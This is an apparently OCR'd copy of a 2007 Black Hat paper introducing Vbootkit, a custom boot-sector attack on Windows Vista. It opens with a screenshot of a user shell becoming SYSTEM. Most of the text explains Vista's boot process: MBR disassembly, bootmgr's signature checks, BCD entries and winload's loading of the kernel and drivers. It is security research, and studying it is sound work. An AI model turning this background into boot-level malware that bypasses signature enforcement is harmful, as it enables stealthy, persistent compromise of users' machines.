


```
Microsoft Windows [Version 6.0.5744]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\admin>d:\WHOAMI.EXE
RC2\admin

C:\Users\admin>d:\WHOAMI.EXE
RC2\admin

C:\Users\admin>time
The current time is:  8:08:56.75
Enter the new time:

C:\Users\admin>d:\WHOAMI.EXE
NT AUTHORITY\SYSTEM

C:\Users\admin>_
```

Vbootkit: Compromising Windows Vista Security

Black Hat Europe 2007

Nitin Kumar
Security Researcher
nitin.kumar@nvlabs.in

Vipin Kumar
Security Researcher
vipin.kumar@nvlabs.in

Contents

Foreword

Vboot kit is first of its kind technology to demonstrate Windows vista kernel subversion using custom boot sector. Vboot Kit shows how custom boot sector code can be used to circumvent the whole protection and security mechanisms of Windows Vista.

In this paper, a workout of Vbootkit concept will be detailed, thus helping out with the understanding and working of vbootkit. We will also be dealing with sample kernel mode payload component. It should definitely give the readers a deep understanding of kernel mode stuff and make them think out-of-the-box.

Disclaimer: The subject matter discussed in this document is presented in the interest of education. The authors cannot be held responsible for how the information is used. While the authors have tried to be as thorough as possible in their analysis, it is possible that they have made one or more mistakes. If a mistake is observed, please contact one or both of the authors so that it can be corrected.

Notes: Testing was performed on Windows Vista RC1 (build 5600) and Windows Vista RC2 (Build 5744). Majority of the stuff remains valid for Windows Vista RTM (Build 6000), though it has not been verified. Testing was done only on 32 bit systems.

Vista Boot Process

How Windows Vista's boot manager is loaded on systems that use IBM PC compatible machine firmwares (BOOTMGR.EXE)?

Overview:- On machines with IBM PC compatible firmware (BIOS), the firmware enumerates its list of bootable devices (stored in NVRAM and configurable via the "BIOS Setup" utility), attempting to load a boot sector off each device in turn. This boot sector is either a Volume Boot Record or a Master Boot Record. For MBRs, in the conventional case, the bootstrap code within the MBR scans its embedded list of primary partitions and loads the VBR of the first "active" primary partition. Either way, the system ends up loading and running a VBR.

This VBR loads and runs the Windows Vista boot manager, which is required to be stored as a file named bootmgr.exe in the root directory of the boot volume.

IBM PC compatible firmware execute boot sectors as real mode programs using 16:16 addressing. It is up to the boot loaders themselves to switch the processor into protected mode if that is required.

The Microsoft boot manager therefore contains a 16-bit stub program, pre-pended to the boot manager proper (which is a PE-format 32-bit executable that follows the stub program) that switches the processor into 32-bit, flat memory model, protected mode before invoking the boot manager proper. The stub initializes mode switching function call thunks that map (a subset of) the 32-bit protected mode machine firmware services that are provided on EFI systems to the 16:16 real mode machine firmware services provided by the actual IBM PC compatible firmware.

Details:

Vista MBR Detailed

After executing the POST (Power-On Self Test), the BIOS code loads this sector into memory at 0000:7C00 (as it does for all MBRs) then transfers control to the MBR code.
Unlike an OS boot sector though, this code must first copy itself into another area of Memory. This is necessary because the MBR code will later load the Boot Sector of the Active Partition into the same area of Memory that it was first loaded into.MBR simply copying the whole block of 512 bytes to 0000:0600!

An Examination of the Windows Vista MBR Assembly Code

Here's a Listing of the disassembled code (; with comments) after first being loaded into Memory at 0000:7C00 by the BIOS (all

Memory locations listed below are in Segment 0000:). An asterisk (*) next to an instruction means that it has not been disassembled.

```
7C00  33C0        xor ax,ax ; Zero out the Accumulator and
7C02  8ED0        mov ss,ax ;   Stack Segment register.
7C04  BC007C      mov sp,0x7c00 ; Set Stack Pointer to 0000:7C00
7C07  8EC0        mov es,ax ;  Zero-out Extra Segment
7C09  8ED8        mov ds,ax ; Zero-out Data Segment
7C0B  BE007C      mov si,0x7c00 ; Source Index: Copy from here...
7C0E  BF0006      mov di,0x600 ; Destination Index: Copy to here:
7C11  B90002      mov cx,0x200 ; Set up Counter (CX) to copy
                               ; (200h) 512 bytes of code.
7C14  FC          cld ;  Clear Direction Flag
7C15  F3A4        rep movsb ;repeat movsb CX time
7C17  50          push ax
7C18  681C06      push word 0x61c
7C1B  CB          retf  ; Use RETF to do Jump to where we
                        ;  copied the code: 0000:061C.
```

```
; Since the preceding routine copies the remainder of the code to
;0000:0600 through 0000:07FF and continues its execution there,
;the following addresses have been changed to reflect the code's
;actual location in memory at the time of execution.
```

```
; This next section of code tries to find an ACTIVE (i.e.,
;bootable) entry in the Partition Table. The first byte of an
;entry indicates if it's bootable(an 80h) or not(a 00h); any
;other values in these locations means the Table is invalid! If
;none of the four entries in the Table is active, the 'Invalid'
;error message is displayed.
```

```
61C  FB         sti  ;Enable interrupts
61D  B90400     mov cx,0x4      ; Maximum of four entries.
620  BDBE07     mov bp,0x7be  ; Location of first entry
                                         ; in the partition table
                                         ;
623  807E0000  cmp byte [bp+0x0],0x0 ; CH=0 (from Counter
decrement above), so CoMPare first byte of entry [BP+00] to Zero.
Any-
                ; thing else will be 'less than'.
627  7C0B       jl 0x634         ; Found a possible boot entry
                                ; let's check it out more at 062E
                                ;   or keep searching here...
629  0F851001  jnz near 0x63d   ; -> "Invalid partition table"
62D  83C510     add bp,byte +0x10  ; Checking the next entry...
                                 ; (10h = 16 bytes per entry)
630  E2F1       loop 0x623       ; Go back & check next Entry...
```

```
                                   ;   unless CL=0 (tried all four).

632  CD18    int 0x18        ; Checked all 4; NONE of them
                             ;   were bootable, so start
                             ; ROM-BASIC (only available on
                             ; some IBM machines!) Many BIOS
                             ; simply display "PRESS A
                             ; KEY TO REBOOT" when an
                             ; Interrupt 18h is executed.
```

```
; Note: When the last character of any Error Message has been
;displayed  on screen, the instructions at offsets 0748 and 074A
;lock computer's execution into an infinite loop! You must reboot
;the machine. Int 10, Function 0Eh (Teletype Output) is used to
;display the characters.
```

The following code shows error messages:

```
733  A0B707  mov al,[0x7b7];Display: "Error loading operating
system"
736  EB08    jmp short 0x740
738  A0B607  mov al,[0x7b6] ;Display: "Missing operating system"
73B  EB03    jmp short 0x140
73D  A0B507  mov al,[0x7b5] ;Display: "Invalid Partition Table"
740  32E4    xor ah,ah
742  050007  add ax,0x700
745  8BF0    mov si,ax
747  AC      lodsb
748  3C00    cmp al,0x0 ;if msg over, fall into infinite loop
74A  74FC    jz 0x748
74C  BB0700  mov bx,0x7
74F  B40E    mov ah,0xe
751  CD10    int 0x10
753  EBF2    jmp short 0x747
```

===

Location of Error Messages and
Message Offsets in Memory(FROM MBR)


```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F

660     C3 49 6E 76 61 6C 69 64 20 70 61 72 74 69 74 ;   Invalid partit
670 69 6F 6E 20 74 61 62 6C 65 00 45 72 72 6F 72 20 ; ion table.Error
680 6C 6F 61 64 69 6E 67 20 6F 70 65 72 61 74 69 6E ; loading operatin
690 67 20 73 79 73 74 65 6D 00 4D 69 73 73 69 6E 67 ; g system.Missing
6a0 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74 65 ;  operating syste
6b0 6D 00 00 00 00 62 7A 99                         ; m....bz™
```

VISTA NT SECTOR Info

NTFS Partition has it’s own boot sector or Volume Boot Record (VBR). It’s 1 sector or 512 bytes long. It checks the partition signature (“NTFS”) and loads the remaining code. The remaining code is stored in the next 15 sectors. So total VBR size is 8 KB’s to be exact. It supports reading NTFS file system so as it can read files necessary for the boot process.

The NT boot sector of Vista is slightly different from the previous versions of the Windows NT. Previous versions loaded the NTLDR (NT Loader) and executed. Vista’s VBR loads BOOTMGR.EXE. It is searched for in the system32 directory or system32\boot directory.

Here is the layout of NTFS Volume Boot Record



NTFS Volume Boot Record

BOOTMGR.EXE(Windows Boot Manager)

Bootmgr.exe in i386 computers is wrapped in 16-bit loader stuff. The 16 bit loader prepares and set-ups necessary environment for the execution of 32 bit bootmgr.EXE.
The 16-bit stub also computes the check-sum of the embedded bootmgr.exe

The Vista Boot Manager calls BlInitializeLibrary, which in turn

- calls BlBdInitialize(init boot debugger),
- BlMmRemoveBadMemory (Remove bad memory locations or parts)
- BlpDisplayInitialize (init display)
- BlpResourceInitialize (finds its own .rsrc section)
- InitializeLibrary
  - BlMmInitialize (memory management)
  - BlpArchInitialize (GDT, IDT, etc.)
  - BlpTpmInitialize (TPM)
  - BlpIoInitialize (file system)
  - BlNetInitialize (init network)
  - PltInitializePciConfiguration (PCI configuration)
  - BlBdInitialize (once again init or setup debugging)
  - BlpResourceInitialize (finds and loads MUI resources)
  - BlpLogInitialize (init logging mechanism)

BmFatalErrorEx function is used to convey the error messages to user BlGetBootOptionBoolean is used to obtain true or false values from the BCD database. This is used to query options regarding security options.

After initializing itself. The first job it does is to checks it own digital signature. This functionality is implemented by the function

- BmFwVerifySelfIntegrity
  - BlImgVerifySignedPeImageFileContents
    - A_SHAInit (init SHA1)
    - A_SHAUpdate (calculate SHA1)
    - ImgpValidateImageHash (It is used to verify whether the above calculate hash matches with data stored in the file)

If the above procedure fails, the following message appears

Status Code: 0xC0000428
A recent hardware or software change might have installed a file that is signed incorrectly or damaged, or that might be malicious software from an unknown source.

If you have a Windows installation disc, insert the disc and restart your computer. Click "Repair your computer," and then choose a recovery tool.

Otherwise, to start Windows so you can investigate further, press the ENTER key to display the boot menu, press F8 for Advanced Boot Options, and select Last Known Good. If you understand why the digital signature cannot be verified and want to start Windows without this file, temporarily disable driver signature enforcement.

The boot.ini configuration file has been replaced with Boot Configuration Data file in %SystemDrive%\Boot\BCD. This file is a registry hive (also mounted under HKEY_LOCAL_MACHINE\BCD00000000 on Windows Vista). Its contents can be viewed in a more human readable form using bcdedit.exe.

A typical BCD entry for the Boot Manager looks like this:

```
Windows Boot Manager
Identifier: {bootmgr}
Type: 10100002
Device: partition=C:
Description: Windows Boot Manager
Locale: en-US
Inherit options: {globalsettings}
Boot debugger: No
Pre-boot EMS Enabled: No
Default: {current}
Resume application: {3ced334e-a0a5-11da-8c2b-cbb6baaeea6d}
Display order: {current}
Timeout: 30
```

If there is only one boot application entry in the BCD, the Boot Manager will boot from that entry. If there is more than one entry, the Boot Manager will present the user a list of bootable choices and ask the user to choose. If boot status logging is enabled, the Boot Manager will write its status into the file %SystemDrive%\Boot\bootstat.dat (via BmpInitializeBootStatusDataLog). Next the Boot Manager will locate bootmgr.xsl in the resource section (of its own executable file) using BlResourceFindHtml and then pass it to BlXmiInitialize. It also tries to find the bootmgr.exe.MUI file. It contains all the resources. These files are resource only files and don’t contain digital signature The bootmgr.xsl file controls what the boot menu looks like and the options exposed through the boot menu.

Once the boot application is selected, it is loaded with BmpLaunchBootEntry followed by BmpTransferExecution. BmpTransferExecution will retrieve the boot options (via BlGetBootOptionString) and pass them to BlImgLoadBootApplication. If Full Volume Encryption (FVE) is enabled, BlFveSecureBootUnlockBootDevice and

BlFveSecureBootCheckpointBootApp will be called. This is necessary because the Windows system partition is encrypted and must be decrypted before control can be transferred to the Vista OS Loader.
Finally, the Boot Manager calls BlImgStartBootApplication to transfer control to the Windows Vista OS Loader.

Transition from Windows Vista's boot manager to Windows Loader (WINLOAD.EXE)

Once Vista's boot manager is running, the bootstrap process for EFI firmware and IBM PC compatible firmware machines is largely the same.

Microsoft's boot manager reads a Boot Configuration Data file. The file is formatted in the same way as the Windows Vista registry hives are. Other BCD files (which Microsoft terms "BCD stores") are allowed, but this one is required and is the one that is read by the Windows NT Vista boot manager. Microsoft terms it the "system store".

The Boot Configuration Data file comprising the "system BCD store" is located in different places according to the type of the machine firmware:

* On IBM PC compatible firmware machines, it is a file named "\Boot\BCD" in the boot volume.
* On EFI firmware machines, it is a file located in the "\EFI\Microsoft\Boot\" directory on the EFI system partition.

* A "Windows Boot Manager" data structure (known by the GUID {9dea862c-5cdd-4e70-acc1-f32b344d4795}, which has a shorthand {bootmgr} when using Microsoft's tools for editing BCD files) comprises configuration data that controls the operation of Microsoft's boot manager as a whole. It comprises references to the data structures for entries on the boot manager menu, and bootmanager-wide configuration settings such as the timeout before the default entry is bootstrapped.

* "Windows Boot Loader" data structures (known by arbitrary GUIDs) comprise control information for bootstrapping Windows, specifically, in a certain way. Individual parts of each data structure control kernel settings such as the location of the system volume, the location of the winload.exe file, the

configuration of the kernel debugger, the use of physical address extensions, and the use of no-execute page protection.

* "Windows Resume Loader" data structures comprise control information for resuming Windows from hibernation.

Before Hibernation, BCD store is modified so as when the bootmgr.exe runs, it finds this setting and directly starts resuming. *

"Windows NTLDR" data structures comprise control information for bootstrapping Windows NT via loading an running an NTLDR program (the mechanism used to boot versions of Windows NT prior to Windows Vista). Specifically, they comprise the location of the NTLDR program to be loaded and run. There can be many such data structures, albeit that one is known by the distinguished GUID {466f5a88-0af2-4f76-9038-095b170dc21c} (which has a shorthand {ntldr} when using Microsoft's tools for editing BCD files).

Of course, the NTLDR program proper is an ordinary, 32-bit, flat memory model, PE-format executable, and could be invoked directly by the EFI boot manager. Indeed, on ARC and 64-bit x86 systems, it is. The firmware loads and runs OSLOADER.EXE or IA64LDR.EFI, which are just NTLDR by another name and without the 16-bit real-mode stub program tacked onto the front.

* "Boot application" data structures comprise control information for running arbitrary Microsoft boot-time diagnosis and maintenance utilities, such as the "Microsoft Memory Tester", memtest.exe, or the tools for adjusting the bootstrap code in the VBRs of FAT and NTFS volumes, fixfat.exe and fixntfs.exe.

* "Boot sector" data structures comprise control information for bootstrapping the Volume Boot Record of a disc volume. These are used to in order to configure Microsoft's boot manager to load and to run the VBRs for other operating systems.

The Windows VISTA boot manager presents a menu to the user to select what to boot. (So on EFI systems users see two successive boot manager menu screens.) This menu comprises a list of Windows Boot Loader, Windows Resume Loader, Windows NTLDR, "boot application", and "boot sector" entries, each defined by its own data structure in the BCD file and listed in the Windows Boot Manager data structure.

The two relevant types of entry for bootstrapping Windows VISTA itself are the Windows Boot Loader and Windows Resume Loader entries.

When the user selects a Windows Resume Loader entry, boot manager invokes the program winresume.exe to resume Windows VISTA from hibernation. The system BCD store contains configuration information describing what winresume.exe should re-load.

When the user selects a Windows Boot Loader entry, Microsoft's boot manager invokes the program winload.exe to load the operating system proper.

Loading and Execution of winload.exe/winresume.exe/memtest.exe etc(RC2) by Boot Manager (BOOTMGR.EXE)

The whole process starts with the following function BlImgLoadBootApplication. This function receives two parameters First is the name of the program to execute and the other is the security options.

- BlImgLoadBootApplication
    - ImgArchPcatLoadBootApplication
        - BlImgLoadPEImageEx
            - BlpFileOpen
            - BlFileGetInformation
            - BlImgAllocateImageBuffer
            - A_SHAInit (init SHA1)
            - A_SHAUpdate (calculate SHA1)
            - ImgpValidateImageHash (It is used to verify whether the above calculate hash matches matches with data stored in the file)
            - **LdrRelocateImageWithBias (relocate image if necessary)**
- BmpLogApplicationLaunchEvent (log that app has been started)
- BlImgStartBootApplication
    - ImgPcatStart32BitApplication/ ImgPcatStart64BitApplication

The bootmgr them waits for the application to return.the apps are re-entrant.If any error occurs, bootmgr.exe wakes up and processes it.

WINLOAD.EXE Explained (Updated to RC1)

The bootmgr calls the Windows Vista OS Loader, which is located under %SystemRoot%\System32\WINLOAD.EXE. WINLOAD.EXE replaces NTLDR (the legacy Windows NT OS loader). For the remainder of this section, “it” refers to the instructions in WINLOAD.EXE beginning at the entry point (OslMain).

A typical BCD entry for the Windows Vista OS Loader looks like this:

```
Windows Boot Loader
Identifier: {current}
Type: 10200003
Device: partition=C:
Path: \Windows\system32\WINLOAD.EXE
Description: Microsoft Windows
Locale: en-US
Inherit options: {bootloadersettings}
Boot debugger: No
Pre-boot EMS Enabled: No
Advanced options: No
Options editor: No
Windows device: partition=C:
Windows root: \Windows
Resume application: {3ced334e-a0a5-11da-8c2b-cbb6baaeea6d}
No Execute policy: OptIn
Detect HAL: No
No integrity checks: No
Disable boot display: No
Boot processor only: No
Firmware PCI settings: No
Log initialization: No
OS boot information: No
Kernel debugger: No
HAL breakpoint: No
EMS enabled in OS: No
```

Execution begins at OslMain. It reuses a lot of the same code bootmgr uses, so the BlInitializeLibrary described previously for bootmgr works the same way in WINLOAD.EXE. After BlInitializeLibrary, control is transferred to OslpMain.

If boot status logging is enabled, WINLOAD.EXE will write the results to %SystemDrive%\Boot\bootstat.dat (via OslpInitializeBootStatusDataLog and OslpSetBootStatusData). Next WINLOAD.EXE calls OslDisplayInitialize and locates osloader.xsl in the resource section using BlResourceFindHtml. Control is then passed to BlXmiInitialize. The osloader.xsl file controls the advanced (Vista-specific) boot options during the OS bootup. After handling the advanced boot options (in OslDisplayAdvancedOptionsProcess), WINLOAD.EXE is now ready to prepare for booting.

Booting begins by first opening the boot device (using BlDeviceOpen). BlDeviceOpen will use a different set of device functions depending on the device type.

For Full Volume Encryption (_FvebDeviceFunctionTable) these are:

```
dd 0 ; FVE has no EnumerateDeviceClass callback
dd offset _FvebOpen@8 ; FvebOpen(x,x)
dd offset _FvebClose@4 ; FvebClose(x)
dd offset _FvebRead@16 ; FvebRead(x,x,x,x)
dd offset _FvebWrite@16 ; FvebWrite(x,x,x,x)
dd offset _FvebGetInformation@8 ; FvebGetInformation(x,x)
dd offset _FvebSetInformation@8 ; FvebSetInformation(x,x)
dd offset _FvebReset@4 ; FvebReset(x)
```

For block I/O (_BlockIoDeviceFunctionTable) these are:

```
dd offset _BlockIoEnumerateDeviceClass@12 ;
BlockIoEnumerateDeviceClass(x,x,x)
dd offset _BlockIoOpen@8 ; BlockIoOpen(x, x)
dd offset _BlockIoClose@4 ; BlockIoClose(x)
dd offset _BlockIoReadUsingCache@16 ; BlockIoReadUsingCache(x,x,x,x)
dd offset _BlockIoWrite@16 ; BlockIoWrite(x,x,x,x)
dd offset _BlockIoGetInformation@8 ; BlockIoGetInformation(x,x)
dd offset _BlockIoSetInformation@8 ; BlockIoSetInformation(x,x)
dd offset ?handleInputChar@OsxmlMeter@@UAEHG@Z ;
OsxmlMeter::handleInputChar(ushort)
dd offset _BlockIoCreate@12 ; BlockIoCreate(x,x,x)
```

For console (_ConsoleDeviceFunctionTable) these are:

```
dd offset _UdpEnumerateDeviceClass@12 ; UdpEnumerateDeviceClass(x,x,x)
dd offset _ConsoleOpen@8 ; ConsoleOpen(x,x)
dd offset _ConsoleClose@4 ; ConsoleClose(x)
dd offset _ConsoleRead@16 ; ConsoleRead(x,x,x,x)
dd offset _ConsoleWrite@16 ; ConsoleWrite(x,x,x,x)
dd offset _ConsoleGetInformation@8 ; ConsoleGetInformation(x,x)
dd offset _ConsoleSetInformation@8 ; ConsoleSetInformation(x,x)
dd offset _ConsoleReset@4 ; ConsoleReset(x)
```

For serial port (_SerialPortFunctionTable) these are:

```
dd offset _UdpEnumerateDeviceClass@12 ; UdpEnumerateDeviceClass(x,x,x)
dd offset _SpOpen@8 ; SpOpen(x,x)
dd offset _SpClose@4 ; SpClose(x)
dd offset _SpRead@16 ; SpRead(x,x,x,x)
dd offset _SpWrite@16 ; SpWrite(x,x,x,x)
dd offset _SpGetInformation@8 ; SpGetInformation(x,x)
dd offset _SpSetInformation@8 ; SpSetInformation(x,x)
dd offset _SpReset@4 ; SpReset(x)
```

For PXE (_UdpFunctionTable):

```
dd offset _UdpEnumerateDeviceClass@12 ; UdpEnumerateDeviceClass(x,x,x)
dd offset _UdpOpen@8 ; UdpOpen(x,x)
dd offset _SpClose@4 ; SpClose(x)
dd offset _UdpRead@16 ; UdpRead(x,x,x,x)
dd offset _UdpWrite@16 ; UdpWrite(x,x,x,x)
dd offset _UdpGetInformation@8 ; UdpGetInformation(x,x)
dd offset _UdpSetInformation@8 ; UdpSetInformation(x,x)
dd offset _UdpReset@4 ; UdpReset(x)
```

Explaining loading and execution of NTOSKRNL.EXE by WINLOAD.EXE

- AhCreateLoadOptionsString (create a boot.ini style string to pass to kernel
- OslInitializeLoaderBlock (create setuploaderblock)
- OslpLoadSystemHive (loads system Hive)
- OslInitializeCodeIntegrity (init code integrity)
    - BlImgQueryCodeIntegrityBootOptions
        - BlGetBootOptionBoolean
        - BlImgRegisterCodeIntegrityCatalogs
- OslpLoadAllModules (loads kernel and it's dependencies and boot drivers)
    - OslLoadImage(to load NTOSKRNL.EXE)
        - GetImageValidationFlags(security policy for checking files)
        - BlImgLoadPEImageEx(already discusses above)
        - LoadImports (load imports)
            - LoadImageEx
                - OslLoadImage
            - BindImportReferences
    - OslLoadImage (to load HAL)
    - OslLoadImage (to load kdcom/kd1394/kdusb)
    - OslLoadImage (to load mcupdate.dll, it contains micro-code update for processors)
    - OslHiveFindDrivers (to find boot drivers, it returns sorted driver list)
    - OslLoadDrivers (to load drivers and their deps)
    - OslpLoadNlsData (to National Language Support files)
    - OslpLoadMiscModules (It loads files such as acpitabl.dat)
- OslArchpKernelSetupPhase0 (set IDT, GDT etc)
- OslBuildKernelMemoryMap (build memory usage map, so as kernel can later on use this to free memory used by bootmgr.exe/windload.exe)
- OslArchTransferToKernel (transfer execution to kernel)

Following is the **LOADER_PARAMETER_BLOCK** structure on a 32-bit system that winload.exe passes to the kernel.

dt _LOADER_PARAMETER_BLOCK (use this in Windbg to dump structure)

```
   +0x000 LoadOrderListHead : _LIST_ENTRY
   +0x008 MemoryDescriptorListHead : _LIST_ENTRY
   +0x010 BootDriverListHead : _LIST_ENTRY
   +0x018 KernelStack      : Uint4B
   +0x01c Prcb             : Uint4B
   +0x020 Process          : Uint4B
   +0x024 Thread           : Uint4B
   +0x028 RegistryLength   : Uint4B
   +0x02c RegistryBase     : Ptr32 Void
   +0x030 ConfigurationRoot : Ptr32 _CONFIGURATION_COMPONENT_DATA
   +0x034 ArcBootDeviceName : Ptr32 Char
   +0x038 ArcHalDeviceName : Ptr32 Char
   +0x03c NtBootPathName   : Ptr32 Char
   +0x040 NtHalPathName    : Ptr32 Char
   +0x044 LoadOptions      : Ptr32 Char
   +0x048 NlsData          : Ptr32 _NLS_DATA_BLOCK
   +0x04c ArcDiskInformation : Ptr32 _ARC_DISK_INFORMATION
   +0x050 OemFontFile      : Ptr32 Void
   +0x054 SetupLoaderBlock : Ptr32 _SETUP_LOADER_BLOCK
   +0x058 Extension        : Ptr32 _LOADER_PARAMETER_EXTENSION
   +0x05c u                : <unnamed-tag>
   +0x068 FirmwareInformation : _FIRMWARE_INFORMATION_LOADER_BLOCK
```

Also here’s is a small list of drivers loaded at boot time

NTOSKRNL.exe (we think u know it)
hal.dll   (this too)
kdcom.dll   (Kernel debugger communication DLL for serial ports)
mcupdate.dll   (CPU Micro-Code Update)
pshed.dll (Platform-Specific Hardware Error Driver)
bootvid.dll (basic BOOT VIDeo driver)
clfs.dll   (Common Log File System)
ci.dll   (Code Integrity made by & for DRM also verifies certain user process)
PEAUTH.SYS (Protected Environment Authentication and Authorization Export Driver)
wdf01000.sys (Windows Driver Framework Library)
wdfldr.sys (KMDF loader driver)
acpi.sys   (ACPI)
wmilib.dll (Windows management and instrumentation library)
msisadrv.sys (to support ISA bus devices)
pci.sys   (PCI)
volmgr.sys
stwlfbus.sys
compbatt.sys
battc.sys
mountmgr.sys
intelide.sys
pciidex.sys
volmgrx.sys
atapi.sys
ataport.sys
vmscsi.sys

scsiport.sys
fltmgr.sys (Windows File System Filter Driver Manager)
fileinfo.sys
ndis.sys
msrpc.sys (MS RPC)
netio.sys handles the new Vista integrated IPv4/IPv6 network stack
ntfs.sys
ksecdd.sys (Kernel Security Device Driver)
volsnap.sys
spldr.sys
partmgr.sys
mup.sys
ecache.sys
fvevol.sys (Full Volume Encryption, Bit –locker driver)
disk.sys
classpnp.sys
agp440.sys
crcdisk.sys

How Windows Vista Kernel gets up and running?

WINLOAD, the Windows Boot Loader, loads the Windows VISTA kernel, boot-class device drivers, and system registry hive, just as NTLDR did in earlier versions of Windows NT.

WINLOAD is in fact capable of loading earlier Windows NT kernels. In early beta releases of Windows VISTA, before the advent of Boot Configuration Data, the boot.ini file was split in twain, with one section denoting operating systems that could be loaded via NTLDR and the other section denoting operating systems that could be loaded via WINLOAD. Beta testers discovered that both Windows NT version 5.10.2600 SP2 (i.e. Windows XP), and Windows NT 5.20.3790 (i.e. Windows Server 2003) could be loaded by WINLOAD, as long as winload.exe was copied to the System32 directory on the target system volume.

WINLOAD is simpler than NTLDR, however. NTLDR implements a "dual boot" system, parses boot.ini, implements hibernation resume, and presents a boot menu to the user before actually performing the nitty-gritty of loading the operating system. With WINLOAD, all of those tasks either have already been performed by a boot manager or are the purview of other programs such as WINRESUME. WINLOAD therefore only performs those functions of NTLDR that involve actually loading the operating system.

WINLOAD doesn't even have to switch into protected mode. NTLDR is (on 32-bit x86 systems) invoked in real mode by the Volume Boot Record code. It thus comprises a real-mode stub executable, pre-pended to the loader proper, that switches into 32-bit, flat memory model, protected mode and then invokes the loader proper (stored as PE-format executable in the remainder of the program image file). This is unnecessary with WINLOAD. Either the EFI firmware or the real-mode stub pre-pended to \Bootmgr has already switched the processor into protected mode.

WINLOAD loads the operating system kernel, system32\ntoskrnl.exe, the hardware abstraction layer, system32\hal.dll, and the contents of the system registry hive, system32\config\system, into memory.

It then scans the registry, in particular the HKEY_LOCAL_MACHINE\SYSTEM\Services key, for the configured device drivers. It loads all of the device drivers that are in the "boot" class (SERVICE_BOOT_START) into memory.

WINLOAD then enables paging.

Finally, WINLOAD passes control to the operating system kernel.
How Windows VISTA's kernel initializes

The Windows Vista kernel performs the usual Windows NT kernel initialization steps that are largely unchanged from Windows NT version 3.1:

1. Request the HAL to initialize the interrupt controller.
2. Initialize the Memory Manager, the Object Manager, the Security Reference Monitor, and the Process Manager.
3. Request the HAL to enable interrupts.
4. Start all non-boot CPUs.
5. Reinitialize the Object Manager.
6. Initialize the "Executive".
7. Initialize the "Microkernel".
9. Reinitialize the Security Reference Monitor.
10. Reinitialize the Memory Manager
11. Initialize the Cache Manager.
12. Initialize the Local Procedure Call system.
13. Initialize the I/O Manager. Initialization of the I/O manager initializes all of the pre-loaded, "boot" class, device drivers.
14. Initialize the Process Manager.

The operating system kernel then scans the registry, the in-memory copy passed to it by WINLOAD, for the configured device drivers. It loads and all of the device drivers that are in the "system" class.

The operating system finally invokes the first user process, the so-called Session Manager Subsystem (SMSS).

Windows Vista's kernel initialization:

The Vista kernel performs the usual Windows NT kernel initialization steps.

1. Request the HAL to initialize the interrupt controller.
2. Initialize the Memory Manager, the Object Manager, the Security Reference Monitor, and the Process Manager.
3. Request the HAL to enable interrupts.
4. Start all non-boot CPUs.
5. Reinitialize the Object Manager.
6. Initialize the "Executive".
7. Initialize the "Microkernel".
8. Reinitialize the Security Reference Monitor.
9. Reinitialize the Memory Manager
10. Initialize the Cache Manager.
11. Initialize the Local Procedure Call system.
